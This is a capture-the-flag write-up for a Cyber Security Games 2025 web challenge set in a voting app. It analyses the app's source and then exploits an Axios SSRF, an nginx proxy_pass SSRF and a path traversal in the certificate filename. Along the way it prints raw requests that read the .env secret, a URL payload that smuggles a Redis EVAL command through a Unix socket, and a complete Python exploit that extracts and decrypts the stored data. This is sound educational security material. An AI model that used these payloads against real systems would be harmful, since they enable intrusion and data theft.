The Australian Cyber Security Games 2025
Following Protocol
Challenge Description
As the citizens of Freedonia come together to vote, it’s important we all follow protocol to ensure a successful and fair election.
However, we have detected that the user by the name “wbc” has managed to vote for another candidate outside of our 5!
Please confirm who “wbc” has voted for, and report back any other vulnerabilities you may discover on your way!
Flag
secedu{s0ck3ts_r_kInD@_kewl}
Source Analysis
Infrastructure Overview
We are given the source code of the challenges containing five services.
The first service is a Redis database that serves as the main database for the application to store the votes and images. The second service is an Nginx container that serves as a reverse proxy for the other services and also serves the img API endpoint. The third one is a PHP service named v1 that serves an API to retrieve candidate data from an SQLite3 database. The fourth one is a Python-based back-end named v2 that will do the encryption of votes and certificate generation. The last service is the main application built with Node JS.
Note that the only public-facing service is the Node JS application and other services are internal.
services:
  redis:
    build:
      context: ./redis
      dockerfile: Dockerfile
    user: "0"
    command: >
      bash -c "chmod +x /init.sh /restore.sh && /init.sh"
    volumes:
      - redis-socket:/redis
      - ./redis/init.sh:/init.sh
      - ./redis/restore.sh:/restore.sh
      - ./redis/Alyssa_Che.jpg:/1.jpg
      - ./redis/Elira_Voss.jpg:/2.jpg
      - ./redis/Henrik_Stahl.jpg:/3.jpg
      - ./redis/Marcus_Delane.jpg:/4.jpg
      - ./redis/Rhea_Kael.jpg:/5.jpg
    networks:
      - ctfnet

  nginx:
    image: openresty/openresty:alpine
    volumes:
      - ./nginx/default.conf:/etc/nginx/conf.d/default.conf
      - ./nginx/img.conf:/etc/nginx/conf.d/img.conf
      - redis-socket:/redis
    depends_on:
      - v1
      - v2
      - redis
    networks:
      ctfnet:
        aliases:
          - backend.wbc
          - img.backend.wbc

  v1:
    image: php:8.2-cli
    command: php -S 0.0.0.0:80 -t /app
    volumes:
      - ./php-backend:/app
    networks:
      ctfnet:
        aliases:
          - v1.backend.wbc
    hostname: v1.backend.wbc

  v2:
    build: ./python-backend
    ports:
      - "8008:80"
    volumes:
      - redis-socket:/redis
    networks:
      ctfnet:
        aliases:
          - v2.backend.wbc
    hostname: v2.backend.wbc

  node:
    build: ./node-app
    ports:
      - "80:80"
    networks:
      - ctfnet
    depends_on:
      - nginx

volumes:
  redis-socket:

networks:
  ctfnet:
    driver: bridge
Redis service
The source files for the Redis service contains Bash scripts for initializing and resetting the service itself, and images of the candidates.
The thing worth noting is that the Redis database is only served through a Unix socket, so the database is not accessible through the usual TCP socket, evident from the --port 0 argument. This will be the main caveat that we need to work around.
#!/bin/bash

# Create socket dir with permissive access
mkdir -p /redis
chmod 777 /redis

# Start Redis in the background
redis-server --unixsocket /redis/redis.sock --unixsocketperm 777 --port 0 &

# Wait briefly to ensure Redis is ready
sleep 1

/restore.sh

echo "SHELL=/bin/bash" > /etc/cron.d/redis-restore
echo "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" >> /etc/cron.d/redis-restore
echo "* * * * * /restore.sh >> /var/log/cron.log 2>&1" >> /etc/cron.d/redis-restore

chmod 0644 /etc/cron.d/redis-restore
touch /var/log/cron.log
crontab /etc/cron.d/redis-restore

cron
tail -f /var/log/cron.log &

# Wait on Redis process
wait
The reset script shows that there is a seed data with the name of wbc, which corresponds to the target user we need to leak data from based on the challenge description.
#!/bin/bash

# Clear all existing data
redis-cli -s /redis/redis.sock FLUSHALL

# Restore seed data
redis-cli -s /redis/redis.sock HSET wbc name wbc
redis-cli -s /redis/redis.sock HSET wbc certifier REDACTED
redis-cli -s /redis/redis.sock HSET wbc voted_for dGhpc2hhc2JlZW5yZWRhY3RlZGZvcnlvdSxnb2ZpbmR0aGVyZWFsdmFsdWVub3ch

# Restore images
redis-cli -s /redis/redis.sock SET img:1 "$(base64 /1.jpg)"
redis-cli -s /redis/redis.sock SET img:2 "$(base64 /2.jpg)"
redis-cli -s /redis/redis.sock SET img:3 "$(base64 /3.jpg)"
redis-cli -s /redis/redis.sock SET img:4 "$(base64 /4.jpg)"
redis-cli -s /redis/redis.sock SET img:5 "$(base64 /5.jpg)"
Nginx service
The Nginx service contains two configurations: default.conf and img.conf.
default.conf will proxy requests for the backend.wbc server name. For example, if you are accessing http://backend.wbc/v1/something, it will resolve to http://v1.backend.wbc/something. This kind of configuration is risky because the subdomain and the path is attacker-controlled and there are no sanitization in place, therefore opening this configuration up to SSRF attacks which we will get back to later.
server {
    listen 80;
    server_name backend.wbc;

    resolver 127.0.0.11 valid=10s;

    location ~ /(.*)/(.*) {
        proxy_pass http://$1.backend.wbc/$2;
    }

    location / {
        return 404;
    }
}
The img.conf configuration will connect to the Redis service and fetches the image based on an ID. Note that this configuration will check if the ID portion of the path only contains numbers.
server {
    listen 80;
    server_name img.backend.wbc;

    location / {
        content_by_lua_block {
            local redis = require "resty.redis"
            local r = redis:new()
            r:set_timeout(1000)

            local ok, err = r:connect("unix:/redis/redis.sock")
            if not ok then
                ngx.status = 502
                ngx.say("Redis connection failed: ", err)
                return
            end

            local id = ngx.var.uri:sub(2)

            if not id:match("^%d+$") then
                ngx.status = 404
                ngx.say("Image not found")
                return
            end

            local res, err = r:get("img:" .. id)
            if not res or res == ngx.null then
                ngx.status = 404
                ngx.say("Image not found")
                return
            end

            ngx.header.content_type = "image/jpg"
            ngx.print(res)
        }
    }
}
PHP service (v1)
This service is actually pretty boring. This service will accept request on the /candidates endpoint and fetches candidate data from an SQLite3 database.
<?php

header('Content-Type: application/json');

$dbFile = __DIR__ . '/database.sqlite';
$db = new SQLite3($dbFile);

$method = $_SERVER['REQUEST_METHOD'];
$uri = $_SERVER['REQUEST_URI'];

if ($method === 'GET' && $uri === '/candidates') {
    $results = $db->query('SELECT id, name, slogan, party FROM candidates');
    $candidates = [];
    while ($row = $results->fetchArray(SQLITE3_ASSOC)) {
        $candidates[] = $row;
    }
    echo json_encode(['candidates' => $candidates]);
    exit;
}

http_response_code(404);
echo json_encode(['error' => 'Not Found']);
Python service (v2)
The back-end hosts the main business logic of the application: voting and certificate generation. Let’s start with the voting mechanism.
The Dockerfile reveals an environment variable called ENCRYPTION_KEY that is saved to a file called .env.
FROM python:3.11-slim

WORKDIR /app
COPY . .

RUN pip install flask redis reportlab cryptography python-dotenv
RUN mkdir /app/exports
RUN chmod 777 /app/exports
RUN echo "ENCRYPTION_KEY=REDACTEDREDACTEDREDACTED" > /app/.env

USER www-data

CMD ["python", "app.py"]
The /vote endpoint will take in the voter’s name and the candidate they are voting. Then the encryption key is constructed using a base key that is stored as an environment variable and a randomly-generated certifier string. The candidate’s name is then encrypted with AES-CBC using the previously made encryption key and stored in the Redis database. The IV of the encryption is stored at the front of the encrypted data.
def generate_random_string(length=8):
    return ''.join(secrets.choice('ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789') for _ in range(length))

def encrypt_value(key: bytes, value: str) -> str:
    backend = default_backend()
    iv = secrets.token_bytes(16)
    padder = padding.PKCS7(128).padder()
    padded_data = padder.update(value.encode()) + padder.finalize()
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=backend)
    encryptor = cipher.encryptor()
    ct = encryptor.update(padded_data) + encryptor.finalize()
    return base64.b64encode(iv + ct).decode()

@app.route('/vote', methods=['POST'])
def vote():
    try:
        voter_name = request.form.get('voter_name').strip()
        candidate_name = request.form.get('candidate_name').strip()

        if not voter_name or not candidate_name:
            return jsonify({'error': 'Missing voter_name or candidate_name'}), 400

        base_key = os.getenv('ENCRYPTION_KEY')
        if not base_key or len(base_key) != 24:
            return jsonify({'error': 'Invalid encryption key'}), 500

        r = redis.Redis(unix_socket_path='/redis/redis.sock')
        if r.hexists(voter_name, 'voted_for'):
            return jsonify({'error': 'You have already voted.'}), 403

        certifier = generate_random_string(8)
        key = (certifier + base_key).encode()
        encrypted_vote = encrypt_value(key, candidate_name)

        r.hset(voter_name, mapping={
            'name': voter_name,
            'certifier': certifier,
            'voted_for': encrypted_vote
        })

        return jsonify({'status': 'Vote submitted successfully!'})

    except Exception as e:
        return jsonify({'error': str(e)}), 500
The certificate generation is pretty simple, just using Reportlab to generate a PDF using data fetched from the Redis database. The generated certificate will show the name of the voter and the certifier. One interesting thing is that on the /certificate endpoint, the name field is not sanitized at all and it is used as the file name to store the certificate file. Therefore we can leverage this to do a local file inclusion to leak files inside the container.
def generate_random_string(length=8):
    return ''.join(secrets.choice('ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789') for _ in range(length))

def generate_certificate(out_path, name, certifier_decoded):
    c = canvas.Canvas(out_path, pagesize=landscape(A4))
    width, height = landscape(A4)

    primary_color = colors.HexColor("#2563eb")
    light_gray = colors.HexColor("#f5f5f5")

    c.setFillColor(light_gray)
    c.rect(0, 0, width, height, fill=1)

    c.setFillColor(primary_color)
    c.rect(0, height - 80, width, 80, fill=1)

    c.setFont("Helvetica-Bold", 34)
    c.setFillColor(colors.white)
    c.drawCentredString(width / 2, height - 55, "Thanks for voting!")

    styles = getSampleStyleSheet()
    subtitle_style = styles["Normal"]
    subtitle_style.fontSize = 14
    subtitle_style.leading = 18
    subtitle_style.textColor = colors.black
    subtitle_style.alignment = TA_CENTER

    subtitle_text = (
        "This is your official certificate to prove you have voted. "
        "If you'd like to verify your vote, please provide the certification code "
        "to a trusted official and they will retrieve your vote details."
    )

    subtitle = Paragraph(subtitle_text, style=subtitle_style)
    frame = Frame(inch, height - 200, width - 2 * inch, 80, showBoundary=0)
    frame.addFromList([subtitle], c)

    label_x = 100
    value_x = 250
    start_y = height - 280
    line_spacing = 30

    c.setFillColor(colors.black)

    c.setFont("Helvetica-Bold", 16)
    c.drawString(label_x, start_y, "Voter Name:")
    c.setFont("Helvetica", 16)
    c.drawString(value_x, start_y, name)

    c.setFont("Helvetica-Bold", 16)
    c.drawString(label_x, start_y - line_spacing, "Certification Code:")
    c.setFont("Helvetica", 16)
    c.drawString(value_x, start_y - line_spacing, certifier_decoded)

    c.setFont("Helvetica-Oblique", 10)
    c.setFillColor(colors.gray)
    c.drawCentredString(width / 2, 30, "This certificate was automatically generated. No signature is required.")
    c.save()

@app.route('/certificate', methods=['POST'])
def vote_confirm():
    try:
        name = request.form.get('name').strip()
        if not name:
            return jsonify({'error': 'Missing name'}), 400

        r = redis.Redis(unix_socket_path='/redis/redis.sock')
        certifier = r.hget(name, 'certifier')
        certifier_decoded = certifier.decode() if certifier else 'You have not voted!'

        out_path = f'./exports/{name}'

        try:
            generate_certificate(out_path, name, certifier_decoded)
        except Exception as e:
            print(f'Could not save file, voter {name} has likely already generated confirmation certificate!')

        return send_file(out_path, mimetype='application/pdf', as_attachment=False)

    except Exception as e:
        return {'error': str(e)}, 500
Node service
This service serves the front-end of the application, where the main functionality of the application is for users to cast a vote and generate a certificate to show that they have voted.


This service also serves the /api/* endpoint to expose the internal services on this infrastructure. The service will create an Axios instance that will send a request to http://backend.wbc.
app.any('/api/*', (res, req) => {
    let isAborted = false;
    res.onAborted(() => {
        isAborted = true;
    });

    const method = req.getMethod();
    const url = req.getUrl();
    if(!url.startsWith('/api/')) {
        return res.writeStatus('400 Bad Request').end('Invalid request.');
    }

    const remainder = url.slice(5);
    const api = ['v1', 'v2', 'img'].includes(remainder.split('/')[0]) ? remainder.split('/')[0] : 'v2';
    const path = remainder.slice(remainder.indexOf('/')+1)

    const client = axios.create({baseURL: `http://backend.wbc/${api}/`, allowAbsoluteUrls: false});

    let body = []
    res.onData((chunk, isLast) => {
        body.push(Buffer.from(chunk))
        if(isLast) {
            const fullBody = Buffer.concat(body).toString();
            client.request(path, {method: method, data: fullBody}).then(response => {
                if (isAborted) return;
                res.cork(() => {
                    res.writeStatus(`${response.status} OK`);
                    res.end(typeof response.data === 'string' ? response.data : JSON.stringify(response.data));
                });
            }).catch(error => {
                if (isAborted) return;
                res.cork(() => {
                    res.writeStatus('502 Bad Gateway');
                    res.end(typeof error.message === 'string' ? error.message : JSON.stringify(error.message));
                });
            });
        }
    })
});
One thing to note is that allowAbsoluteUrls are set to false, but in this version of Axios (1.8.1), that parameter is actually ignored, rendering SSRF possible.
Exploitation
Phew, that was a long analysis! Let’s recap on what vulnerabilities we currently have:
- The Node application is vulnerable to SSRF where the Axios version used will ignore the
allowAbsoluteUrlsparameter, allowing attackers to access any resources through the/apiendpoint. - The main Nginx proxy is also vulnerable to SSRF since the subdomain and path is attacker-controlled with no sanitization.
- The certificate generation on the Python back-end is vulnerable to LFI since the
namefield is not sanitized.
Great, now we need a plan to leak wbc’s data and decrypt them.
To decrypt wbc’s data, we need the certifier and also the base key used on the Python back-end. Getting the certifier is easy, we just need to get the certificate for wbc using this request:
POST /api/v2/certificate HTTP/1.1
Host: localhost
Content-Length: 6
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

name=wbc
Then we’ll get the certifier used, which is Ak4gHIGV.

Now for getting the base key, we can leverage the LFI we found on the Python backend to leak the key from the .env filed stored in /app/.env. We can do that using this request:
POST /api/v2/certificate HTTP/1.1
Host: localhost
Content-Length: 6
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

name=../../app/.env
From that request we can get the base key of 0cccaf41450b4c0ca95f1a9c.

Now for the hard part, getting the encrypted data of wbc.
Chaining two SSRFs
The reason why I like this challenge is because we are chaining two SSRFs together, which is something I have never seen before (granted, I haven’t done a lot of web challenges). As I said before, the major roadblock we have is that the Redis database is only exposed through a Unix socket. But, proxy_pass actually supports connecting to Unix sockets.
So, the game plan is to use SSRF on the Node service to request to the backend.wbc URL that is vulnerable to the other SSRF that we need to connect to the Redis socket.
Now let’s first think about what we want to run on the Redis instance. Since we may not be able to get the output of the command due to the different protocols used, I opted to save the encrypted data using the img key so that we can exfiltrate the data using the existing img.backend.wbc API.
To ease the process of getting the data from wbc to the new img data, I used the EVAL command on Redis where it will execute Lua code. The command will look like this:
EVAL redis.call('SET', 'img:<some_random_number>', redis.call('HGET', 'wbc', 'voted_for'))" 0redis.call is pretty self-explanatory, where it would call a certain Redis command, in this case is SET. It will set the key of img:<some_random_number> with the data we get from wbc using redis.call('HGET', 'wbc', 'voted_for') . The 0 on the end of the command is just stating that we have zero arguments.
Then we can just get the encrypted data using the /api/img/<some_random_number> endpoint.
Great! We now know what to send to the Redis instance, but we still need to find out how to actually communicate to the Redis instance since we are using a different protocol from Redis.
Following the Redis protocol (omg title of the challenge 😲)
To achieve this, we can modify our HTTP request to change the verb to EVAL and then putting our payload on the URL itself to resemble a Redis command. The resulting HTTP request will look like this:
EVAL http://localhost/api/img/http://backend.wbc/unix:/redis/redis.sock:%22%20redis.call%28%27SET%27%2C%20%27img%3A162%27%2C%20redis.call%28%27HGET%27%2C%20%27wbc%27%2C%20%27voted_for%27%29%29%22%200We are using the /api/img endpoint to use the Node SSRF that will go to http://backend.wbc/ and then use the Nginx SSRF to connect to our Redis socket. Then the EVAL payload is URL encoded.
Cool! Should work right? Well… not yet.
[crit] 7#7: *165 connect() to unix:/redis.backend.wbc/redis.sock failed (2: No such file or directory) while connecting to upstream, client: 172.18.0.6, server: backend.wbc, request: "EVAL /unix:/redis/redis.sock:%22%20redis.call%28%27SET%27%2C%20%27img%3A456%27%2C%20redis.call%28%27HGET%27%2C%20%27wbc%27%2C%20%27voted_for%27%29%29%22%200 HTTP/1.1", upstream: "http://unix:/redis.backend.wbc/redis.sock:" redis.call('SET', 'img:456', redis.call('HGET', 'wbc', 'voted_for'))" 0", host: "backend.wbc"Bad news is the Nginx recognized the Unix socket path of our payload as the subdomain, therefore appending the .backend.wbc to our path. Easy fix tho, we can just add another / to our payload. I added a Lua comment block containing the / so that it would not affect the Lua script.
Here is the Python code I used to craft and send the payload:
# Get voted_for
IMG_NUMBER = random.randint(100,500)
TEMPLATE = "/api/img/http://backend.wbc/unix:/redis/redis.sock:\"--[[/]] {}\" 0"

cmd = f"redis.call('SET', 'img:{IMG_NUMBER}', redis.call('HGET', 'wbc', 'voted_for'))"
payload = TEMPLATE.format(quote(cmd))

requests.request("EVAL", url=HOST+payload)
Now, we just need to create the whole script to get the encrypted data and decrypt it based on the certifier and the base key we got previously.
import requests
import random
import base64
from urllib.parse import quote
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

HOST = "http://localhost"
# HOST = "http://3.105.27.130:8000"

certifier = "Ak4gHIGV"
encryption_key = "0cccaf41450b4c0ca95f1a9c"

# Get voted_for
# Save voted_for to an img
IMG_NUMBER = random.randint(100,500)
TEMPLATE = "/api/img/http://backend.wbc/unix:/redis/redis.sock:\"--[[/]] {}\" 0"

cmd = f"redis.call('SET', 'img:{IMG_NUMBER}', redis.call('HGET', 'wbc', 'voted_for'))"
payload = TEMPLATE.format(quote(cmd))

requests.request("EVAL", url=HOST+payload)

# Exfiltrate img
res = requests.get(HOST+f"/api/img/{IMG_NUMBER}")
voted_for = res.text

# Decrypt
key = certifier + encryption_key
key = key.encode()
data = base64.b64decode(voted_for)
iv = data[:16]
ct = data[16:]
cipher = AES.new(key,  AES.MODE_CBC, iv)
padded = cipher.decrypt(ct)
flag = unpad(padded, AES.block_size)

print(f"{flag=}")
And with that we (finally) got the flag!
